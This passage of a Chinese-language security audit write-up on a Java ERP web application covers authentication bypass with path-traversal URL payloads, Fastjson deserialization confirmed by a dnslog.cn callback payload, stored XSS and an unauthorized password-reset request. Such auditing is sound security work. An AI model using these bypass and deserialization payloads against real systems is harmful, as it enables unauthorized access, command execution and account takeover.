
在环境上验证一下：





在 IDEA 的 Console 控制台可以看到相应的 sql 语句打印：





当然还有：




粗滤看了一下，SQL 注入太多了，这里不再演示：




# 14 权限校验绕过

在审计准备阶段对拦截器 @WebFilter 进行分析的时候，发现存在权限绕过的情况，来验证第一种情况：

> requestUrl 中如果存在 / doc.html，/register.html，/login.html 字段就可以绕过认证请求


只要我们的请求 url 中有 / doc.html，/register.html，/login.html 字就可以绕过认证，payload 可以这样写：/doc.html/../，/register.html/../，/login.html/../


正常无 Sessionid 请求：




会被重定向到登陆界面

加入 payload 请求：







成功绕过权限认证去访问接口。

来验证第二种情况：

> 传入 verify() 方法进行判断的时候，正确的使用应该选择 endsWith() 来判断 url 是否以. css、.png 这些资源后缀结尾，但是上图代码只是使用正则表达式判断. css，.png 名字存在即可，导致传入诸如：../a.css/../，也可以绕过认证请求

只要我们的请求 url 中有. css/.png/.jpg/.ico 就可以绕过认证，payload 可以这样写：/a.css/../，/a.jpg/../

正常无 Sessionid 请求：




会被重定向到登陆界面

加入 payload 请求：



成功绕过权限认证去访问接口。

来验证第三种情况：


> 使用 startsWith() 方法来判断 url 是否以 / user/login，/user/registerUser 等字符开头的时候，可以使用目录穿越来骗过判断，导致可以绕过认证请求


这个跟上面的利用方式一样，使用穿越来绕过，payload 可以这样写：/user/login/../../，/user/registerUser/../../，/v2/api-docs../../

正常无 Sessionid 请求：


会被重定向到登陆界面

加入 payload 请求：






成功绕过权限认证去访问接口。

## 15Fastjson 反序列化命令执行


在审计准备的时候发现 pom.xml 加载了 fastjson 的组件，并且 1.2.55 确实是存在漏洞的版本。fastjson 的核心在于调用了 fastjson.JSON 的 parseObject 函数将 json 字符串反序列化成对象，搜一下 " parseObject( " 调用：




调用的地方太多，这里有一个 Util 的文件，怀疑是不是通用的处理接口，跟进：





直接将 search 的内容传入 parseObject 方法中进行解析，继续搜索 " StringUtil.getInfo( "，判断传进去的参数是否可控





看到这里就很舒服了，在 SQL 注入的时候已经分析过这里，search 是从前端传进来的参数，来构造 payload：

```
search={"@type":"java.net.Inet4Address","val":"yvnan3.dnslog.cn"}
```

url 编码一下：




Dnslog 平台已经收到了相应的请求





根据上面查找的结果，search 接口全部都存在 fastjson 反序列化漏洞。

利用上面的登录权限绕过，可未授权命令执行。

## 16 存储型 XSS

在之前对拦截器 @WebFilter 进行分析的时候，发现没有对传入的参数进行统一的 xss 过滤，代码中也并未看到相关的转义字符，前端接受恶意字符无过滤直接存入数据库中，如下在某收入单的备注参数处插入 xss payload：


看一下数据库的语句：





可以看到无任何防护措施直接存入数据库。

在代码层看一下在从数据库读取数据的时候有没有对数据进行转义输出：

```
@GetMapping(value = "/{apiName}/list")
public String getList(@PathVariable("apiName") String apiName,
                      @RequestParam(value = Constants.PAGE_SIZE, required = false) Integer pageSize,
                      @RequestParam(value = Constants.CURRENT_PAGE, required = false) Integer currentPage,
                      @RequestParam(value = Constants.SEARCH, required = false) String search,
                      HttpServletRequest request)throws Exception {
    Map<String, String> parameterMap = ParamUtils.requestToMap(request);
    parameterMap.put(Constants.SEARCH, search);
    PageQueryInfo queryInfo = new PageQueryInfo();
    Map<String, Object> objectMap = new HashMap<~>();
    if (pageSize != null && pageSize <= 0) {
        pageSize = 10;
    }
    String offset = ParamUtils.getPageOffset(currentPage, pageSize);
    if (StringUtil.isNotEmpty(offset)) {
        parameterMap.put(Constants.OFFSET, offset);
    }
    List<?> list = configResourceManager.select(apiName, parameterMap);
    objectMap.put("page", queryInfo);
    if (list == null) {
        queryInfo.setRows(new ArrayList<Object>());
        queryInfo.setTotal(BusinessConstants.DEFAULT_LIST_NULL_NUMBER);
        return returnJson(objectMap,  message: "查找不到数据", ErpInfo.OK.code);
    }
    queryInfo.setRows(list);
    queryInfo.setTotal(configResourceManager.counts(apiName, parameterMap));
    return returnJson(objectMap, ErpInfo.OK.name, ErpInfo.OK.code);
}
```

直接将查询出的结果以 json 的形式输出，也没有看到相关的过滤操作，导致存在存储型 XSS 漏洞





其他参数也同样存在此漏洞


## 4.7 越权密码重置

## 17 越权密码重置

在系统管理 – 用户管理处 – 选择一个用户 – 重置密码




抓取数据包



```
POST /user/resetPwd HTTP/1.1
Host: 169.254.168.98:8080
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:72.0)
Gecko/20100101 Firefox/72.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language:
zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 6
Origin: http://169.254.168.98:8080
Connection: close
Referer: http://169.254.168.98:8080/pages/manage/user.html
Cookie: Hm_lvt_1cd9bcbaae133f03a6eb19da6579aaba=
1622647345,1622684699,1622712576; JSESSIONID=
7C7182F5DEF0307AA0E0D8C66FF05AFF;
Hm_lpvt_1cd9bcbaae133f03a6eb19da6579aaba=1622872875

id=132
```

